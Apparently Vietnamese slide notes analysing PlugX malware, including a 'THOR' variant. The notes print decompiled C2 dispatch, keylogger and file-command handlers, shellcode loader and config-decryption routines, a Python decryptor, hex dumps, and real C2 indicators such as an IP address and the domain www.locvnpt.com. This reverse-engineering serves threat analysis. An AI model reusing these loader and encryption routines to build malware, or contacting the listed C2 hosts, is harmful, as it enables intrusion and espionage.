    default:
        break;
}
```

```
// Protocol:[%4s],
*szProto_Host_Proxy_format_str = _mm_load_si128(&xmmword_10007120);
strcpy(v15, "%s:%s\\r\\n");
port_num_hi = HIWORD(src->f_retrieve_ip_address);
port_num_lo = LOWORD(src->f_retrieve_ip_address);
v8 = a2[1];
// Host: [%s:%d], P
v13 = _mm_load_si128(&xmmword_10007240);
// roxy: [%d:%s:%d:
v14 = _mm_load_si128(&xmmword_10007180);
// Protocol:[%4s], Host: [%s:%d], Proxy: [%d:%s:%d:%s:%s]\\r\\n
wsprintfA(
    szProto_Host_Proxy_full_str,
    szProto_Host_Proxy_format_str,
    sz_protocol_info,
    a2 + 2,
    v8,
    port_num_lo,
    &src->field_4,
    port_num_hi,
    &src->event_handle_1,
    &src->field_84);
f_send_str_to_debugger(szProto_Host_Proxy_full_str);
switch ( choose_proto_flag )
{
    case 2:
        result = f_connect_c2_over_TCP(this, arg0, a2, src);
        break;
    case 3:
        result = f_connect_c2_over_HTTP(this, arg0, a2, src);
        break;
    case 4:
        result = f_connect_c2_over_UDP(this, arg0, a2, src);
        break;
    case 5:
        result = 0x32;
}
```

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- Nhận lệnh và thực thi

```
map_file_buf = f_mapping_file_and_retrun_buf();
if ( map_file_buf )
{
    strcpy(&sz_input_cmd[8], "Disk");
    (*map_file_buf)(0xFFFFFFFF, 0, 0x20120325, f_perform_disk_action_command, &sz_input_cmd[8]);
}
f_perform_keylogger();
v15 = sub_100175F0();
if ( v15 )
{
    strcpy(&sz_input_cmd[4], "Nethood");
    (*v15)(0xFFFFFFFF, 5, 0x20120213, f_enumerate_network_resources, &sz_input_cmd[4]);
}
v16 = sub_10017AD0();
if ( v16 )
{
    strcpy(&sz_input_cmd[4], "Netstat");
    (*v16)(0xFFFFFFFF, 4, 0x20120215, f_retrieve_network_statistics, &sz_input_cmd[4]);
}
v17 = sub_10018DB0();
if ( v17 )
{
    strcpy(&sz_input_cmd[4], "Option");
    (*v17)(0xFFFFFFFF, 6, 0x20120128, f_perform_option_sub_command, &sz_input_cmd[4]);
}
v18 = sub_100195B0();
if ( v18 )
{
    strcpy(&sz_input_cmd[4], "PortMap");
    (*v18)(0xFFFFFFFF, 7, 0x20120325, f_start_port_mapping, &sz_input_cmd[4]);
}
v19 = sub_10019A10();
if ( v19 )
{
    strcpy(&sz_input_cmd[4], "Process");
    (*v19)(0xFFFFFFFF, 1, 0x20120204, f_perform_process_sub_command, &sz_input_cmd[4]);
}
```

```
switch ( cmd_info->subcommand )
{
case 0x3000:
    result = f_enumerate_drives(a1, cmd_info);
    break;
case 0x3001:
    result = f_find_file(a1, cmd_info);
    break;
case 0x3002:
    result = f_find_file_recursively(a1, cmd_info);
    break;
case 0x3004:
    result = f_read_file(a1, cmd_info);
    break;
case 0x3007:
    result = f_write_file(a1, cmd_info);
    break;
case 0x300A:
    result = f_create_directory(a1, cmd_info);
    break;
case 0x300C:
    result = f_create_process_on_hidden_desktop(a1, cmd_info);
    break;
case 0x300D:
    result = f_file_action(a1, cmd_info); // file copy/rename/delete/move
    break;
case 0x300E:
    result = f_get_expanded_environment_string(a1, cmd_info);
    break;
default:
    result = 0xFFFFFFFF;
    break;
}
return result;
```

Decrypt PlugX configuration

- Với các mẫu cũ từng phân tích, cấu hình của PlugX thường lưu tại section **.data** với độ lớn **0x724 (1828)** bytes.

```
f_MemCpy(&pMalConfig, &encoded_config_data, 0x724u);
result = f_memcmp(&pMalConfig, "XXXXXXXX", 8u);
if ( result )
{
    // 123456789
    strcpy(xor_key, "123456789");
    xor_key_len = f_strlenA(xor_key);
    result = f_XorDecode(&pMalConfig, 0x724, xor_key, xor_key_len);
}
```

old PlugX sample

```
.data:1001E000 _data          segment para pul
.data:1001E000                assume cs:_data
.data:1001E000                ;org 1001E000h
.data:1001E000 encoded_config_data db 0D9h ; ù
.data:1001E000
.data:1001E001                db 31h ; 1
.data:1001E002                db 33h ; 3
.data:1001E003                db 34h ; 4
.data:1001E004                db 78h ; x
.data:1001E005                db 36h ; 6
.data:1001E006                db 5Eh ; ^
.data:1001E007                db 38h ; 8
.data:1001E008                db 5Ah ; Z
.data:1001E009                db 31h ; 1
.data:1001E00A                db 40h ; @
.data:1001E00B                db 33h ; 3
.data:1001E00C                db 5Bh ; [
.data:1001E00D                db 35h ; 5
.data:1001E00E                db 45h ; E
.data:1001E00F                db 37h ; 7
.data:1001E010                db 57h ; W
.data:1001E011                db 39h ; 9
.data:1001E012                db 57h ; W
.data:1001E013                db 32h ; 2
.data:1001E014                db 47h ; G
.data:1001E015                db 34h ; 4
.data:1001E016                db 15h
.data:1001E017                db 36h ; 6
.data:1001E018                db 7Ah ; z
.data:1001E019                db 38h ; 8
.data:1001E01A                db 58h ; X
.data:1001E01B                db 31h ; 1
.data:1001E01C                db 5Eh ; ^
.data:1001E01D                db 33h ; 3
```

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- Trước bước kiểm tra các tham số truyền vào khi thực thi, mã độc gọi tới hàm thực hiện nhiệm vụ giải mã cấu hình:

```
ptr_cmd_line = GetCommandLineW();
CommandLineToArgvW = ::CommandLineToArgvW;
strcpy(v46, "vW");
*v45 = _mm_load_si128(&xmmword_10007610);
if ( !::CommandLineToArgvW )
{
    shell32_handle = g_shell32_handle;
    strcpy(sz_shell32, "shell32");
    if ( !g_shell32_handle )
    {
        shell32_handle = LoadLibraryA(sz_shell32);
        g_shell32_handle = shell32_handle;
    }
    CommandLineToArgvW = GetProcAddress(shell32_handle, v45);
    ::CommandLineToArgvW = CommandLineToArgvW;
}
sz_arg_list = CommandLineToArgvW(ptr_cmd_line, &num_arguments);
sub_10007DC0(0);
f_decrypt_embedded_config_or_from_file_and_copy_to_mem();
if ( num_arguments == 1 )
    f_launch_process_or_create_service();
if ( num_arguments == 3 )
{
    lstrlenW = ::lstrlenW;
    arg_passed_1 = sz_arg_list[1];
    passed_arg1_info.buffer = 0;
    passed_arg1_info.buffer1 = 0;
```

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Decrypt PlugX configuration

- Phân tích chi tiết kết hợp debug từ shellcode:
 - Cấu hình nhúng trong shellcode, bắt đầu từ offset **0x69**.
 - Độ lớn của cấu hình là **0x150C (5388)** bytes.
 - Key giải mã là **0xB4**.

```
plugx_mapped_dll->signature = 0;
plugx_decrypted_dll->ptr_shellcode_base = ptr_call_addr; // 00402029 E8 00 00 00 00
plugx_decrypted_dll->shellcode_size = end_sc_offset;
plugx_decrypted_dll->ptr_encrypted_PlugX = ptr_enc_compressed_dll_addr; // 00403592 1C 9B ....
plugx_decrypted_dll->encrypted_PlugX_size = compressed_dll_size; // 0x2E552
plugx_decrypted_dll->PlugX_config = config; // 0x0402069 (offset 0x69 on disk)
plugx_decrypted_dll->PlugX_config_size = config_size; // 0x0150C
plugx_decrypted_dll->ptr_PlugX_entry_point = plugx_mapped_dll + payload_nt_headers->OptionalHeader.AddressOfEntryPoint;
VirtualProtect(lpAddress, payload_raw_size, PAGE_EXECUTE_READWRITE, &fOldProtect);
if ( !(plugx_decrypted_dll->ptr_PlugX_entry_point)(plugx_mapped_dll, 1, 0) )
    return 0x15;
if ( ExportProc )
    ExportProc();
// execute export function
```

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```
PlugX_mapped_dll_base = f_create_unnamed_event(0)->dll_base;
ptr_plugx_config = PlugX_mapped_dll_base->PlugX_config;
signature = ptr_plugx_config->signature; // 0xCA68BE5E
if ( ptr_plugx_config->signature == ptr_plugx_config->compared_value )
    goto setup_config_buffer;
if ( PlugX_mapped_dll_base->PlugX_config_size != 0x150C )
    goto setup_config_buffer;
sub_10007D00(0);
xor_key = signature + 0x56; // 0xCA68BE5E + 0x86865656 = 0x50EF14B4
// -> xor_key = 0xB4

i = 0;
do
{
    ptr_decrypted_config = &decrypted_config[i++];
    *ptr_decrypted_config = xor_key ^ ptr_decrypted_config[ptr_plugx_config - decrypted_config];
}
while ( i < 0x150C );
if ( ptr_plugx_config->signature != signature_computed )
{
    setup_config_buffer:
    f_memset_ret(g_std_decrypt_data, 0, 0x150C);
    result = 0;
}
else
{
    f_decrypt_embedded_config_or_from_file_and_copy_to_mem
```

Offset (n)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	77	06	81	EE	00	00	00	00	00	00	45	4D	66	83	EE	w..i...eA.EMfE	
00000010	00	73	07	55	7C	03	C0	C2	70	5D	0D	12	55	66	83	C9	.s.U .AAp]..UfE
00000020	00	5D	7D	05	0D	00	00	00	00	E8	00	00	00	00	57	BF].....e....Wz
00000030	44	49	00	00	5E	config_size	encrypted	config									DI..UXPPhXXWfz.
00000040	00	5F	83	E8	05	0B	C0	FC	68	0C	15	00	00	0D	00	00	..fe..Auh.....
00000050	00	00	6A	D5	83	C4	04	57	7C	06	81	FF	B1	60	00	00	..jOfA.Wj...y...
00000060	5F	8B	F6	F9	E8	0C	15	00	00	5E	BE	68	CA	EA	0A	DC	..80e...^hdEe.U
00000070	7E	B4	B4	B4	B4	4B	4B	4B	4B	B4	B4	B4	B4	B4	B4	B4KKKK.....
00000080	B4	B4	B4	B4	B4	4B	4B	4B	4B	B4	B4	B4	B4	B4	B4	B4KKKKKKKKKK
00000090	4B	4B	4B	4B	4B	4B	4B	4B	4B	B4	B4	B4	B4	B4	B4	B4	KKKKKKKKKK
000000A0	BE	B4	B4	B4	B4	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	%.....uuuuuuuuuu
000000B0	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	uuuuuuuuuuuuuuuuuu
000000C0	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	uuuuuuuuuuuuuuuuuu
000000D0	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	uuuuuuuuuuuuuuuuuu
000000E0	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	uuuuuuuuuuuuuuuuuu
000000F0	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	uuuuuuuuuuuuuuuuuu
00000100	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	uuuuuuuuuuuuuuuuuu
00000110	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	uuuuuuuuuuuuuuuuuu
00000120	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	uuuuuuuuuuuuuuuuuu
00000130	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	uuuuuuuuuuuuuuuuuu
00000140	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	uuuuuuuuuuuuuuuuuu
00000150	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	uuuuuuuuuuuuuuuuuu
00000160	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	uuuuuuuuuuuuuuuuuu
00000170	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	uuuuuuuuuuuuuuuuuu
00000180	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	uuuuuuuuuuuuuuuuuu
00000190	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	uuuuuuuuuuuuuuuuuu
000001A0	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	uuuuuuuuuuuuuuuuuu
000001B0	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	uuuuuuuuuuuuuuuuuu
000001C0	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	uuuuuuuuuuuuuuuuuu

Decrypt PlugX configuration

- Viết python script để trích xuất thông tin cấu hình

```
$ python plugx_extract_config.py plugx_decrypted_config.bin
```

```
[+] Config file: plugx_decrypted_config.bin  
[+] Config size: 5388 bytes  
[+] Folder name: %ProgramFiles%\BitDefender Update  
[+] Service name: BitDefender Crash Handler  
[+] Proto info: HTTP://  
[+] C2 servers:  
    86.78.23.152:53  
    86.78.23.152:22  
    86.78.23.152:8080  
    86.78.23.152:23  
[+] Campaign ID: 1234
```

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THOR PlugX variant
- Phân tích log.dll
- Phân tích shellcode
- Phân tích PlugX DLL

Analyze log.dll

- Đọc nội dung **log.dat**. Không có bước giải mã shellcode.
- Shellcode thực thi từ offset **0x24 (offset 0x0 + strlen(random_string))**.

84893F36DAC3BBA6BF09EA04DA5D7B9608B892F76A7C25143DEE8E50ECB8DC5D	21 / 67	103.00 KB	2022-05-05 12:42:34	2022-05-05 17:58:50	2	
pedll						
02A9B3BEAA34A75A4E2788E0F7038AAF2B9C633A6B08FE771882B4B7330FA0C5	4 / 58	189.23 KB	2022-05-05 12:44:31	2022-05-05 12:44:31	1	
log.dat						

```
.text:7443893F 184 mov     eax, [esp+184h+var_150]
.text:74438943 184 call   f_read_log_dat_content_to_buffer ; read shellcode content from log.dat
.text:74438943
.text:74438948 184 mov     [esp+184h+ptr_shellcode_start], eax
.text:7443894C 184 test   eax, eax
.text:7443894E 184 mov     eax, 1BA1141Ch
.text:74438953 184 mov     ecx, 7324D092h
.text:74438958 184 jmp     loc_74438A38
.text:74438958
.text:74438958 ; -----
.text:7443895D 184 align 10h
.text:74438960
.text:74438960 loc_74438960: ; CODE XREF:
.text:74438960 184 cmp     eax, 0EDACCD2Bh
.text:74438965 184 jz     short loc_744389DF
.text:74438965
.text:74438967 184 cmp     eax, 135C87Eh
.text:7443896C 184 jz     loc_74438A1A
```

eax=debug190:sc_base_addr
sc_base_addr db 77h w
db 6
db 81h
db 0EEh i
db 0
db 0
db 0
db 0
db 80h €
db 0C5h Å
db 0
db 45h E

log.dat	Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
	00000000	46	6C	32	37	36	39	38	39	30	38	38	36	38	33	35	F127698908886835	
	00000010	38	36	38	33	37	32	38	32	39	32	30	39	37	39	38	36	8683728292099986
	00000020	37	37	33	00	77	06	81	EE	00	00	00	80	C5	00	45	773.w.i...EÄ.E	
	00000030	4D	66	83	EE	00	73	07	55	7C	03	C0	C2	70	5D	8D	12	Mffi.s.U .ÄÄp]..
	00000040	55	66	83	C9	00	5D	7D	05	0D	00	00	00	00	E8	00	00	UfjÉ.}).....è..
	00000050	00	00	57	BF	44	49	00	00	5F	F9	58	50	50	48	58	58	..W¿DI...üXPPHXX
	00000060	57	66	BF	9D	00	5F	83	E8	05	0B	C0	FC	68	0C	15	00	Wf¿.._fè..Äüh...
	00000070	00	0D	00	00	00	00	6A	D5	83	C4	04	57	7C	06	81	FFjÖfÄ.W ..ÿ

Analyze shellcode

- Kết quả emulate shellcode bằng scDbg.

The image shows the scDbg - libemu Shellcode Logger Launch Interface window on the left and a Windows command prompt on the right. The scDbg window displays the shellcode file path and various options. The command prompt shows the execution of the shellcode, with the first few instructions highlighted in green and the rest in red. The red instructions are the ones that failed to execute due to memory not being found at address 0.

scDbg - libemu Shellcode Logger Launch Interface

Shellcode file: C:\Users\Administrator\Desktop\mb_Panda_vn_ap\THOR_Plug\log.dat

Options:

- Report Mode
- Scan for Api table
- Unlimited steps
- FindSc
- Start Offset 0x 24
- Create Dump
- Use Interactive Hooks
- Debug Shell
- No RW Display
- Monitor DLL Read/Write
- Process Command Line
- fopen
- Manual Arguments

Launch

```
000000 46 6C 32 37 36 39 38 39 30 38 38 38 36 38 33 35 F127698908886835
000010 38 36 38 33 37 32 38 32 39 32 30 39 39 39 38 36 8683728292099986
000020 37 37 33 00 77 06 81 EE 00 00 00 00 80 C5 00 45 773.w.....E
000030 4D 66 83 EE 00 73 07 55 7C 03 C0 C2 70 5D 8D 12 Mf...s.U[...]..
000040 55 66 83 C9 00 5D 7D 05 0D 00 00 00 00 E8 00 00 Uf...}].....
000050 00 00 57 BF 44 49 00 00 5F F9 58 50 50 48 58 58 ..W.DI..._XPPHXX
000060 57 66 BF 9D 00 5F 83 E8 05 0B C0 FC 68 0C 15 00 Wf..._.....h...
000070 00 0D 00 00 00 00 6A D5 83 C4 04 57 7C 06 81 FF .....j....Wl...
000080 BF 60 00 00 5F 8B F6 F9 E8 0C 15 00 00 C2 72 99 ..].....r...
000090 00 0C 19 84 78 75 08 B8 B3 D4 8E 84 ED 8A DB 0E ....xu.....
0000A0 BD 9F 44 D8 89 C9 65 8F 27 B9 DE 03 5F 33 BB F8 ..D...e.'..._3..
0000B0 7F 11 4D BF 29 02 1F 2A F3 89 5E 0A 3E B4 58 47 ..M.)...*...^>.XG
0000C0 53 55 47 CF 22 71 AE 56 7E 3B 90 58 76 F5 8A A2 SUG."q.V-;.Xv...
0000D0 5C 04 E3 11 1A 52 54 72 1A 08 0C 31 EA B6 F8 75 \....RTr...l...u
0000E0 BC 9A AD 08 8D 43 DD DB 6D 78 CB 50 FA 74 2C 1F .....C...mx.P.t,..
0000F0 60 9D D2 B9 6D A6 F0 97 17 57 5F DD 28 50 AB A7 \...m....W_.(P..
000100 8E 02 90 48 0A EF E4 D9 D0 51 3F 67 4C 1F CA 59 ...H.....Q?gL..Y
000110 1F C6 F7 E6 15 38 B0 DB 5D 3D C4 7D DB 26 C1 AE .....8..]=.}.e..
000120 69 87 AB 1E 23 23 14 D8 D1 C0 21 49 A4 95 20 9A i...##.....!I...
000130 B4 3D AC 08 94 BA EA 64 8F 56 7F BC A8 5D 7F 1F .=.....d.V...].
```

cmd.exe C:\WINDOWS\SYSTEM32\cmd.exe

```
Loaded 2f4f0 bytes from file C:\Users\ADMINI~1\Desktop\MB_PAN~1\THOR_P~1\log.dat
Memory monitor enabled..
Initialization Complete..
Max Steps: -1
Using base offset: 0x401000
Execution starts at file offset 24
401024 7706 ja 0x40102c vv
401026 81EE00000000 sub esi,0x0
40102c 80C500 add ch,0x0
40102f 45 inc ebp
401030 4D dec ebp
42f7c8 GetProcAddress(LoadLibraryA)
42f8fa GetProcAddress(VirtualAlloc)
42fa12 GetProcAddress(VirtualFree)
42faa2 GetProcAddress(VirtualProtect)
42fbac GetProcAddress(ExitThread)
42fbf6 LoadLibraryA(ntdll)
42fd5f GetProcAddress(RtlDecompressBuffer)
42fdb8 GetProcAddress(memcpy)
42feb8 VirtualAlloc(base=0 , sz=2ce76) = 600000
42ffb8 VirtualAlloc(base=0 , sz=48600) = 62d000
42ffcd RtlDecompressBuffer(fmat=2,ubuf=62d000, usz=48600, cbuf=600010, csz=2ce66) (supports -i
0 emu_parse no memory found at 0x0
0 ???? No memory At Address step: 7554452 foffset: 0
eax=e ecx=48600 edx=62d000 ebx=0
esp=12fe04 ebp=12fff0 esi=0 edi=0 EFL 4 P
```

Analyze shellcode

- Quá trình thực hiện giải mã ra compressed Dll phức tạp hơn so với mẫu đã phân tích.

```
compressed_size_plus_0x10 = compressed_size + 0x10;
compressed_buf = VirtualAlloc(0, compressed_size + 0x10, MEM_COMMIT, PAGE_READWRITE);
if ( !compressed_buf )
    return 0xB;
k_1 = signature_0x71BBEC7A;
k_2 = signature_0x71BBEC7A;
k_3 = signature_0x71BBEC7A;
k_4 = signature_0x71BBEC7A;
// fill compressed buffer
for ( k = 0; k < compressed_size_plus_0x10; ++k )
{
    k_1 = k_1 + (k_1 >> 3) - 0x56565656;
    k_2 = k_2 + (k_2 >> 5) - 0x36363636;
    k_3 = 0xFFFFFFFF81 * k_3 + 0x57575757;
    k_4 = 0xFFFFFE01 * k_4 - 0x76767677;
    *(&compressed_buf->decoded_buffer + k) = (k_4 + k_3 + k_2 + k_1) ^ ptr_enc_compressed_dll_addr[k];
}
uncompressed_buf = VirtualAlloc(0, uncompressed_buf_size, MEM_COMMIT, PAGE_READWRITE);
if ( !uncompressed_buf )
    return 0xC;
final_uncompressed_size = 0;
if ( RtlDecompressBuffer(
    COMPRESSION_FORMAT_LZNT1,
    uncompressed_buf,
    uncompressed_buf_size,
    &compressed_buf->compressed_buf,
    compressed_buf->compressed_size,
    &final_uncompressed_size) )
{
    return 0xD;
}
```

Analyze shellcode

- Gọi tới hàm export của Dll để thực thi nhiệm vụ chính của mã độc.
- Gán signature là **THOR**.

```
plugx_decrypted_dll = plugx_mapped_dll;
// 006C0000 52 4F 48 54 4D 20 40 00 CC F4 02 00 B6 35 40 00 ROHTM @.İô..15@.
// 006C0010 76 CE 02 00 8D 20 40 00 0C 15 00 00 10 17 6C 00 vİ ... @.....l.
plugx_mapped_dll->signature = 'THOR';
plugx_decrypted_dll->ptr_shellcode_base = shellcode_base_addr;
plugx_decrypted_dll->shellcode_size = shellcode_size;
plugx_decrypted_dll->ptr_encrypted_PlugX = ptr_enc_compressed_dll_addr;
plugx_decrypted_dll->encrypted_PlugX_size = compressed_dll_size;
plugx_decrypted_dll->PlugX_config = plugx_config;
plugx_decrypted_dll->PlugX_config_size = config_size;
plugx_decrypted_dll->ptr_PlugX_entry_point = plugx_mapped_dll + payload_nt_headers->OptionalHeader.AddressOfEntryPoint;
VirtualProtect(lpAddress, payload_raw_size, PAGE_EXECUTE_READ, &f1OldProtect);
if ( !(plugx_decrypted_dll->ptr_PlugX_entry_point)(plugx_mapped_dll, 1, 0) )
    return 0x15;
if ( ExportProc )
    ExportProc();
```

Dump decompressed Dll

- Dumped Dll có kích thước nhỏ hơn và thời gian compile cũ hơn so với mẫu trước.

```
decompressed_dll_48600.dump
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Decoded text
00000000 4C 72 55 4E 67 61 4E 63 49 42 62 75 62 46 6C 6A LrUNgancIBbubFlj
00000010 6E 4D 67 4A 4C 70 51 59 54 57 76 41 6B 6A 67 42 nMgJLpQYIWvAkjgB
00000020 6F 59 51 43 64 58 66 65 54 68 49 57 78 72 71 46 oYQCdXfeThIWxrqF
00000030 68 61 59 66 6E 56 4D 57 5A 45 76 00 E0 00 00 00 haYfnVMWZEv.à...
00000040 65 6D 46 68 68 6D 58 54 48 7A 74 5A 70 48 72 6A emFhmxTHztZpHrj
00000050 70 4B 79 51 66 77 61 67 52 69 64 4F 57 6E 57 57 pKyQfwagRidOWnWW
00000060 65 7A 41 58 62 41 6B 46 75 46 63 76 43 6D 56 43 ezAXbAkFuFcvCmVC
00000070 48 65 67 6B 51 48 46 43 76 73 49 44 56 6E 4E 46 HegkQHFCvsIDVnNF
00000080 79 6B 66 64 49 78 54 55 48 5A 6B 50 52 4F 44 54 ykfdIxTUHZkPRODT
00000090 58 71 50 51 4D 44 72 6F 64 77 68 74 61 76 6D 71 XqPQMDrodwhtavmq
000000A0 66 5A 70 79 56 58 70 54 4A 43 6D 70 49 75 4D 53 fZpyVXpTJCmpIuMS
000000B0 71 78 49 4E 76 77 67 77 67 79 51 6B 6C 58 6A 7A qxINvvgwgyQk1Xjz
000000C0 56 53 61 59 42 63 42 67 75 64 57 70 58 51 66 67 VSaYBcBgudWpXQfg
000000D0 58 56 51 59 6E 44 47 45 42 77 7A 71 50 49 46 43 XVQYnDGEbWzqPIFC
000000E0 27 9C 00 00 4C 01 04 00 7C 84 31 51 00 00 00 00 'æ..L...|„lQ...
000000F0 00 00 00 00 E0 00 02 21 0B 01 0C 00 00 F2 03 00 .....à!.....ò..
00000100 00 DA 00 00 00 00 00 00 10 17 00 00 00 10 00 00 .Û.....
00000110 00 10 04 00 00 00 00 00 00 00 00 00 02 00 00 .....
00000120 05 00 01 00 00 00 00 00 00 00 00 00 00 00 00 decompressed Dll
00000130 00 00 05 00 00 04 00 00 00 00 00 00 02 00 40 01 .....@.
00000140 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 .....
00000150 00 00 00 00 10 00 00 00 00 53 04 00 45 00 00 00 .....S..E...
00000160 48 53 04 00 78 00 00 00 00 00 00 00 00 00 00 00 HS..x.....
00000170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000180 00 E0 04 00 F0 1D 00 00 00 00 00 00 00 00 00 00 .à.ð.....
00000190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000001A0 00 00 00 00 00 00 00 00 60 50 04 00 40 00 00 00 .....`P.ð...
000001B0 00 00 00 00 00 00 00 00 10 04 00 30 01 00 00 00 .....0...
000001C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000001D0 00 00 00 00 00 00 00 00 2E 74 65 78 74 00 00 00 .....text...
000001E0 CF F0 03 00 00 10 00 00 00 F2 03 00 00 04 00 00 Ið.....ð.....
000001F0 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 .....
00000200 2E 72 64 61 74 61 00 00 EA 49 00 00 00 10 04 00 .rdata..êI.....
00000210 00 4A 00 00 00 F6 03 00 00 00 00 00 00 00 00 00 .J...ð.....
00000220 00 00 00 00 40 00 00 40 2E 64 61 74 61 00 00 00 ....@..@.data...
00000230 34 70 00 00 00 60 04 00 00 28 00 00 00 40 04 00 4p...`...@..
```

Offset	Name	Value	Meaning
43900	Characteristics	0	
43904	TimeDateStamp	5EF07317	Monday, 22.06.2020 09:00:07 UTC
43908	MajorVersion	0	
4390A	MinorVersion	0	
4390C	Name	45332	sedLsmFAVNPAd
43910	Base	1	
43914	NumberOfFunctions	1	
43918	NumberOfNames	1	
4391C	AddressOfFunctions	45328	
43920	AddressOfNames	4532C	
43924	AddressOfNameOrdinals	45330	

Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
43928	1	16F0	45340	Main	

Analyze PlugX Dll

- Bước giải mã cấu hình cũng được thực hiện trước khi mã độc kiểm tra tham số truyền vào khi thực thi.

```
pNumArgs = 0;
wsz_cmd_line = f_plx_retrieve_command_line_info();
szArglist = f_plx_parse_cmd_line(wsz_cmd_line, &pNumArgs);
v2 = sub_10001320(0);
v12 = f_plx_decrypt_config(v2);
if ( pNumArgs == 1 )
{
    sub_10001D50(0);
}
if ( pNumArgs == 3 )
{
    sub_100049B0(v8);
    sub_100049B0(v10);
    sub_10004E20(szArglist[1]);
    sub_10004FB0(0);
    sub_10004E20(szArglist[2]);
    sub_10004FB0(0);
    if ( sub_10026A10(v9, &v13) )
    {
        v13 = 0;
    }
    if ( sub_10026A10(v11, &v15) )
    {
        v15 = 0;
    }
}
```

```
PlugX_mapped_dll_base = f_create_unnamed_event(0)→dll_base;
if ( PlugX_mapped_dll_base→signature ≠ 'THOR' )
{
    return f_plx_memset();
}
ptr_plugx_config = PlugX_mapped_dll_base→PlugX_config;
dec_plugx_config = src;
if ( ptr_plugx_config→key_value == ptr_plugx_config→compared_key_value )
{
    return f_plx_memset();
}
if ( PlugX_mapped_dll_base→PlugX_config_size ≠ 0×150C )
{
    return f_plx_memset();
}
key_value = ptr_plugx_config→key_value;
f_plx_reserve_mem_location(0);
decrypt_status = f_plx_decrypt(ptr_plugx_config, 0×150C, dec_plugx_config, key_value);
if ( decrypt_status || ptr_plugx_config→key_value ≠ dec_plugx_config→compared_key_value )
{
    return f_plx_memset();
}
f_plx_memcpy(src, &g_plx_decrypted_config, 0×150Cu);
sub_100049B0(v17);
sub_10025BC0(v17, &dec_plugx_config[0×121].compared_key_value);
// "std.cfg" → (size: 8)
v19 = 's';
v20 = 't';
```


Decryption routine

- Hàm giải mã giống hệt ở shellcode khi thực hiện giải mã ra compressed Dll.

```
int __stdcall f_plx_decrypt_ret(_BYTE *ptr_plugx_config, int plugx_config_size, _BYTE *dec_plugx_config_out, unsigned int key)
{
    unsigned int k_4; // [esp+4h] [ebp-14h]
    unsigned int k_3; // [esp+8h] [ebp-10h]
    unsigned int k_2; // [esp+Ch] [ebp-Ch]
    unsigned int k_1; // [esp+10h] [ebp-8h]
    int i; // [esp+14h] [ebp-4h]

    k_1 = key;
    k_2 = key;
    k_3 = key;
    k_4 = key;
    for ( i = 0; i < plugx_config_size; ++i )
    {
        k_1 = k_1 + (k_1 >> 3) - 0x56565656;
        k_2 = k_2 + (k_2 >> 5) - 0x36363636;
        k_3 = 0xFFFFFFFF81 * k_3 + 0x57575757;
        k_4 = 0xFFFFFE01 * k_4 - 0x76767677;
        dec_plugx_config_out[i] = (k_4 + k_3 + k_2 + k_1) ^ ptr_plugx_config[i];
    }
    return 0;
}
```

```
key = 0x009972C2
```

```
def decrypt(data):
    k_1 = key
    k_2 = key
    k_3 = key
    k_4 = key
    data = bytearray(data)
    decrypted = bytearray()
    for i in range(0, len(data)):
        k_1 = (k_1 + (k_1 >> 3) - 0x56565656) & 0xFFFFFFFF
        k_2 = (k_2 + (k_2 >> 5) - 0x36363636) & 0xFFFFFFFF
        k_3 = (0xFFFFFFFF81 * k_3 + 0x57575757) & 0xFFFFFFFF
        k_4 = (0xFFFFFE01 * k_4 - 0x76767677) & 0xFFFFFFFF
        decrypted.append((data[i] ^ (k_4 + k_3 + k_2 + k_1)) & 0xFF)
    return decrypted
```

Decrypted config

```
PlugX_decrypted_config_THOR.bin
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Decoded text
000002D0 01 01 01 01 01 01 01 01 01 01 01 01 08 08 08 08 .....
000002E0 FF FF FF FF FF FF FF FF FF FF FF 07 00 BB 01 YYYYYYYYYYYYYY...»
000002F0 77 77 77 2E 6C 6F 63 76 6E 70 74 2E 63 6F 6D 00 www.locvnpt.com.
00000300 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000310 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000320 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000330 07 00 90 1F 77 77 77 2E 6C 6F 63 76 6E 70 74 2E ....www.locvnpt.
